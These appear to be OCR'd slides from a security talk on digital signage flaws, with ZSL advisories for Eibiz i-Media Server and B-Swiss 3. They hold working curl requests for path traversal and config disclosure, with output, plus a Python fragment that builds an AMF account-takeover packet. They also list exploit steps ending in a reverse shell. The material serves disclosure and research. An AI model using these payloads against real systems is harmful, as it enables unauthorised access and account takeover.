
```
Response:

1. onDetectedDetected duplicate HTTP-based FlexSessions, generally due to the
remote host disabling session cookies. Session cookies must be enabled

2. AcknowledgeMessageheaderstimeToLiveclientIddestinationmessageIdcorrelationId
bodytimestamp
```

Case #8 – Eibiz i-Media Server




Username	waddup
Password	*******
Display Name	Backdoor
Company	ZSL
Department	Security
Address	ImaginaryStreet
Tel	111-222-3333
Fax	333-222-1111
Mobile	
E-mail	zsl@wha.ba
Role	Administrator
Create	☑
Update	☑
Delete	☑
Read	☑


Control thousands of displays from one location




See what's displayed



Content streaming



Player monitoring and information



[redacted]

LastUpgrade	Version	OS	OSArch	OSVersion	NumOfProcessors	TotalSpace	FreeSpace
07/12/2019 02:48:04	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.63 GB	37.85 GB
05/12/2019 24:07:03	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.41 GB	42.77 GB
04/12/2019 16:09:17	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	29.27 GB	8.29 GB
05/12/2019 16:47:46	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.63 GB	40.80 GB
12/11/2019 17:16:24	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.63 GB	42.62 GB
02/12/2019 18:00:50	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.63 GB	39.03 GB
02/12/2019 18:02:39	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.63 GB	38.38 GB
03/12/2019 05:03:01	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.63 GB	39.00 GB
03/12/2019 04:27:46	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	29.27 GB	8.32 GB
07/12/2019 02:16:49	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	28.73 GB	9.39 GB
06/12/2019 08:14:59	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.63 GB	42.13 GB
06/12/2019 24:04:58	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	29.27 GB	10.87 GB
28/11/2019 24:05:15	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	58.74 GB	34.57 GB
27/11/2019 16:04:51	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.14 GB	33.49 GB
02/12/2019 23:52:14	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	58.74 GB	32.48 GB
02/12/2019 23:52:15	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	58.74 GB	33.36 GB
28/11/2019 06:25:33	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	59.14 GB	18.69 GB
07/12/2019 02:47:50	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	29.82 GB	8.32 GB
07/12/2019 24:34:21	3.7.36	Win32NT		Microsoft Windows NT 6.2	4	58.74 GB	34.90 GB

Case #8 – Eibiz i-Media Server

File Path Traversal

```
$ curl "http://192.168.1.1/dlibrary/null?oldfile=../../../../../../windows/win.ini&library=null"
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```


Configuration Disclosure

```
$ curl http://192.168.1.1/config/SiteConfig.properties
server.mode=testing
admin.username=admin
admin.password=admin
designer.username=designer
designer.password=designer
reporter.username=reporter
reporter.password=reporter
db.PriDBServerIp=127.0.0.1
db.PriDBServerPort=3306
```


Case #8 – Eibiz i-Media Server

Eibiz i-Media Server Digital Signage 3.8.0 Remote Privilege Escalation / Account Takeover (ZSL-2020-5584)

Action Message Format (AMF) binary protocol (Security through obscurity?)



```
self.serialize += b"\x64\x65\x70\x61\x72\x74\x6D\x65\x6E\x74\x09\x72"
self.serialize += b"\x6F\x6C\x65\x09\x72\x65\x61\x64\x0B\x65\x6D\x61"
self.serialize += b"\x69\x6C\x0F\x63\x6F\x6D\x70\x61\x6E\x79\x06" #-"

self.bytecount  = len(self.passwrd * 2) + 1
self.bytesdata  = [self.bytecount]
self.serialize += "".join(map(chr, self.bytesdata))

self.serialize += (bytes(self.passwrd.encode("utf-8"))) #-----------"
self.serialize += b"\x03\x06\x19\x31\x31\x31\x2D\x32\x32\x32\x2D\x33"
self.serialize += b"\x33\x33\x33\x06\x19\x33\x33\x33\x2D\x32\x32\x32"
self.serialize += b"\x2D\x31\x31\x31\x31\x06" #---------------------"

self.bytecount  = len(self.display * 2) + 1
self.bytesdata  = [self.bytecount]
self.serialize += "".join(map(chr, self.bytesdata))

self.serialize += (bytes(self.display.encode("utf-8"))) #-----------"
self.serialize += b"\x06\x1F\x49\x6D\x61\x67\x69\x6E\x61\x72\x79\x53"
self.serialize += b"\x74\x72\x65\x65\x74\x03\x06" #-----------------"

self.bytecount  = len(self.usrname * 2) + 1
self.bytesdata  = [self.bytecount]
self.serialize += "".join(map(chr, self.bytesdata))

self.serialize += (bytes(self.usrname.encode("utf-8"))) #-----------"
self.serialize += b"\x06\x01\x03\x06\x11\x53\x65\x63\x75\x72\x69\x74"
self.serialize += b"\x79\x06" #-------------------------------------"

self.bytecount  = len(self.suprole * 2) + 1
self.bytesdata  = [self.bytecount]
self.serialize += "".join(map(chr, self.bytesdata))

self.serialize += (bytes(self.suprole.encode("utf-8"))) #-----------"
self.serialize += b"\x03\x06\x15\x7A\x73\x6C\x40\x77\x68\x61\x2E\x62"
self.serialize += b"\x61\x06\x07\x5A\x53\x4C\x06\x42\x01\x06\x17\x75"
self.serialize += b"\x73\x65\x72\x53\x65\x72\x76\x69\x63\x65\x04\x00"
self.serialize += b"\x0A\x0B\x01\x09\x44\x53\x49\x64\x06\x49\x34\x41"
self.serialize += b"\x35\x46\x33\x33\x43\x33\x2D\x37\x31\x31\x46\x2D"
```



AMF self-contained packet [edit]

The following *amf-packet* is for transmission of messages outside of defin

amf-packet-structure

Length	Name	Type	Default
16 bits	version	uimsbf	0 or 3
16 bits	header-count	uimsbf	0
header-count*56+ bits	header-type-structure	binary	free form
16 bits	message-count	uimsbf	1
message-count*64+ bits	message-type-structure	binary	free form

header-type-structure

Length	Name	Type	Default
16 bits	header-name-length	uimsbf	0
header-name-length*8 bits	header-name-string	UTF-8	empty
8 bits	must-understand	uimsbf	0
32 bits	header-length	simsbf	variable
header-length*8 bits	AMF0 or AMF3	binary	free form

message-type-structure

Length	Name	Type	Default
16 bits	target-uri-length	uimsbf	variable
target-uri-length*8 bits	target-uri-string	UTF-8	variable
16 bits	response-uri-length	uimsbf	2
response-uri-length*8 bits	response-uri-string	UTF-8	"/1"
32 bits	message-length	simsbf	variable
message-length*8 bits	AMF0 or AMF3	binary	free form


Backdoors…backdoors everywhere!

Case #9 – B-Swiss 3


B-swiss 3 Digital Signage System 3.6.5 Backdoor Remote Code Execution (ZSL-2020-5590)

- ✓ Exploit default credentials (Authenticate)
- ✓ Exploit file upload and execute PHP code
- ✓ Get SQL database (ZSL-2020-5588)
- ✓ Find hardcoded backdoor account 'admin_m' with level N° 100000
- ✓ Crack password
- ✓ Unauthenticated reverse shell

Case #9 – B-Swiss 3

